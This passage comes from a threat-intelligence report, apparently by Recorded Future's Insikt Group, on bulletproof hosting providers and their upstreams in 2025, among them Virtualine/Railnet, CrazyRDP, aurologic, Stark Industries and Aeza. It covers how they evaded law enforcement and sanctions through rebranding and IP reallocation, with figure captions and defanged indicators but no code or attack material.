


***Figure 43**: Validated malicious activity associated with Virtualine Technologies (Source: Recorded Future)*

Taken together, Railnet's infrastructure density and repeated association with impersonated entities underscore its role as a persistent enabler of malicious cyber activity. As illustrated in **Figure 44**, Insikt Group validated a broad range of malware families operating on Virtualine Technologies infrastructure, including commodity RATs, loaders, and post-exploitation frameworks commonly associated with financially motivated operations. The diversity and volume of malware observed reinforce the assessment that Railnet functions as a high-capacity enabling network. Its ties to Virtualine Technologies and impersonation efforts illustrate how modern threat actors blend corporate registration, routing strategy, and branding manipulation to easily maintain resilient hosting ecosystems. Going into 2026, Insikt Group assesses with high confidence that Virtualine Technologies will remain a critical node in the infrastructure landscape supporting global financially motivated cybercrime.




***Figure 44**: Top malware families observed on Virtualine Technologies in 2025 (Source: Recorded Future)*

Insikt Group observed Virtualine Technologies' associated IPv4 prefixes, originally announced via Railnet LLC (AS214943) throughout 2025, shift to AS202412 Omegatech LTD (*omegatech[.]sc*) as early as January 21, 2026. Insikt Group assesses with high confidence that Omegatech LTD is operated by Virtualine Technologies.

Spotlight: CrazyRDP

Beginning in 2022, CrazyRDP established itself as a well-known and heavily used TAE among cyber threat actors, presenting itself as a "bulletproof" hosting provider with no Know Your Customer (KYC) policies or logging, offering users total anonymity.

Throughout 2025, CrazyRDP remained a persistent source of validated malicious activity within Recorded Future Network Intelligence, primarily enabling commodity access and post-compromise tooling. AsyncRAT accounted for the largest share of observed activity, followed by Cobalt Strike and Hook (see **Figure 45**).




Figure 45: *Top malware families observed on CrazyRDP in 2025 (Source: Recorded Future)*

CrazyRDP's malicious hosting operations relied on multiple ASes, with abusive activity concentrated primarily on AS401120 (CHEAPY-HOST), AS401116 (NYBULA), and AS401109 (ZHONGGUANCUN-CO). These ASes were used to directly announce the malicious infrastructure, while AS401110 (SOVYCLOUD) functioned solely as an upstream transit provider, allowing CrazyRDP a degree of plausible deniability, attributing abusive activity to its downstream customers. Upstream transit for these networks was provided by aurologic GmbH.

On November 12, 2025, Dutch law enforcement seized infrastructure associated with a TAE that had appeared in more than 80 cybercriminal investigations since 2022, as part of a later phase of Operation Endgame. Although CrazyRDP was not publicly named by law enforcement, subsequent observations linked the disruption to CrazyRDP: all associated ASes ceased announcing IP prefixes, and CrazyRDP's website, communication channels, and hosting infrastructure all went offline. Insikt Group also observed a complete decline in validated malicious activity emanating from these networks immediately thereafter, consistent with law enforcement action rather than routine AS and IP prefix transfers conducted by TAEs (see **Figure 46**).




***Figure 46**: Combined validated malicious activity associated with CrazyRDP in 2025 (Source: Recorded Future)*

Spotlight: aurologic GmbH

In November 2025, Insikt Group published Malicious Infrastructure Finds Stability with aurologic GmbH, detailing how upstream connectivity provider aurologic became a critical enabler within the global malicious infrastructure ecosystem, despite its core services being marketed as legitimate and enterprise-focused. Since its formation in 2023 following the transition of Combahton GmbH's *fastpipe[.]io* network, aurologic has repeatedly surfaced as a common upstream provider for hosting networks that Insikt Group has assessed with high confidence to be TAEs.

Operating from the Tornado Datacenter facility in Langen, Germany, aurologic provides IP transit, colocation, and hosting services to a diverse customer base. However, its downstream customer set has often included a disproportionate concentration of high-risk hosting providers, many of which have consistently ranked among the most significant sources of validated malicious infrastructure. These include providers linked to malware distribution, cybercrime enablement, and infrastructure resilience for sanctioned or abuse-heavy entities, underscoring aurologic's role as central rather than peripheral.

The significance of aurologic lies not in any single downstream relationship, but rather in the pattern it represents. Its continued provision of upstream services to sanctioned entities such as Aeza International Ltd., alongside other high-risk networks, reflects a compliance-driven approach that prioritizes legal sufficiency over proactive risk mitigation. This reactive posture highlights a broader structural issue within the hosting ecosystem. Upstream providers occupy a uniquely powerful position to disrupt persistent abuse, yet frequently defer responsibility unless compelled by regulation or law enforcement action.

aurologic serves as an excellent case study of how neutrality, when interpreted narrowly, can function as a mechanism for inaction. The provider's role illustrates how malicious and high-risk networks leverage stable upstream relationships to maintain operational continuity, even as individual assets are disrupted. Addressing this systemic challenge will require upstream providers to move beyond narrow compliance and adopt operational accountability as a core component of infrastructure stewardship.

Sanctions

Key Observation: Recent sanctions against hosting providers demonstrate that infrastructure enabling malicious cyber activity can persist despite designation, leveraging corporate rebranding and IP reallocation mechanisms that remain permissible under current internet governance frameworks. As a result, sanctions alone are insufficient to meaningfully disrupt TAEs.

In 2025, TAE networks became a growing focus of coordinated enforcement action, with governments adopting sanctions as their primary mechanism to disrupt a key enabler of malicious cyber activity. Despite these designations, Insikt Group observed that sanctioned TAEs retained operational capability, with infrastructure reallocation, corporate restructuring, and IP resource transfers enabling continued malicious activity with limited disruption.

Spotlight: Stark Industries Solutions

In August 2025, Insikt Group published One Step Ahead: Stark Industries Solutions Preempts EU Sanctions, detailing the Council of the European Union sanctions against Stark Industries Solutions Ltd, a UK-registered internet service provider (ISP), along with its CEO, Iurie Neculiti, and owner Ivan Neculiti, for enabling Russian state-sponsored cyber operations, including information manipulation, cyberattacks, and other destabilizing hybrid activities targeting the EU and its partners.

Stark Industries was officially incorporated in the UK on February 10, 2022, notably just two weeks prior to Russia's full-scale invasion of Ukraine. The company's main functionality was to act as a “white label” brand for PQ.Hosting, enabling resellers to distribute PQ.Hosting's services without direct customer interaction. The Neculiti brothers strategically established companies in Moldova, Russia, and Great Britain, creating a complex corporate structure seemingly engineered for obfuscation.

Following the onset of the war in Ukraine, Stark Industries rapidly became a central platform for significant DDoS attacks conducted by hacktivist group NoName057(16). Furthermore, Stark Industries' infrastructure was highlighted in early 2024 as central to the resurgence of the financially motivated threat actor FIN7. As late as mid-2025, Insikt Group continued to observe GrayAlpha, a threat cluster with significant overlap with FIN7, relying on Stark Industries' infrastructure, as well as state-sponsored cyber operations linked to Russia, Iran, North Korea, and China, and cybercriminal groups.

Prior to its May 2025 sanctioning, Insikt Group observed Stark Industries execute a multi-phase restructuring of its operations, designed to minimize the impact of the EU's designations while sustaining its role as a TAE (see **Figure 47**). This involved calculated infrastructure and organizational changes, including the registration of new Réseaux IP Européens (RIPE) entities and the early migration of Russian infrastructure.



Timeline of Stark Industries-Related Events
2025-04-10
Russian infrastructure begins switch to UFO Hosting
2025-05-08
Moldovan news report on upcoming sanctions
2025-05-09
RFE/RL report on sanctions
2025-05-13
PQ HOSTING PLUS S.R.L created in RIPE
2025-05-20
EU sanctions Stark Industries Solutions
2025-05-29
Rebrand to THE.Hosting controlled by WorkTitans B.V.
2025-06-24
Autonomous System AS209847 (WorkTitans B.V) created
Recorded Future®

Figure 47: *Timeline of Stark Industries-related events observed by Insikt Group (Source: Recorded Future)*

Stark Industries' response illustrates why TAEs are hard to disrupt with sanctions alone (see **Figure 48**). Its rebrand to THE.Hosting on May 29, 2025, paired with RIPE asset transfers to WorkTitans B.V. and earlier infrastructure migrations, enabled its operations to continue with limited interruption, underscoring how quickly these providers can reconstitute under new corporate identities, leveraging their local internet registries (LIRs) status within the RIPE ecosystem to reposition resources and sustain continuity despite enforcement pressure.




***Figure 48**: Validated malicious activity associated with Stark Industries in 2025 (Source: Recorded Future)*

Spotlight: Aeza

On July 1, 2025, the US Department of the Treasury's Office of Foreign Assets Control (OFAC), in coordination with the UK's National Crime Agency (NCA), sanctioned Aeza Group (Aeza), a TAE headquartered in St. Petersburg, Russia, attributing its infrastructure to operations involving BianLian ransomware, Lumma and Meduza infostealers, and RedLine Stealer panels, which extracted personal information and sensitive credentials targeting US defense and technology sectors, among other global victims.

These sanctions closely followed enforcement action, reported on by Insikt Group, taken by Russia's Federal Security Service (FSB) on April 1, 2025, which saw Aeza Group CEO Arsenii Aleksandrovich Penzev, co-founder Yurii Meruzhanovich Bozoyan, and technical director Vladimir Vyacheslavovich Gast arrested for their role in hosting the drug market BlackSprut.

Within 24 hours of OFAC's sanction on July 1, 2025, Insikt Group observed Aeza begin to reallocate its IP resources to a RIPE organization created the same day, "Smart Digital Ideas DOO", based in Serbia (see **Figure 49**). However, Aeza continued to use its ASes to announce these prefixes, likely focusing on retaining its IP resources as an immediate response to sanctions.

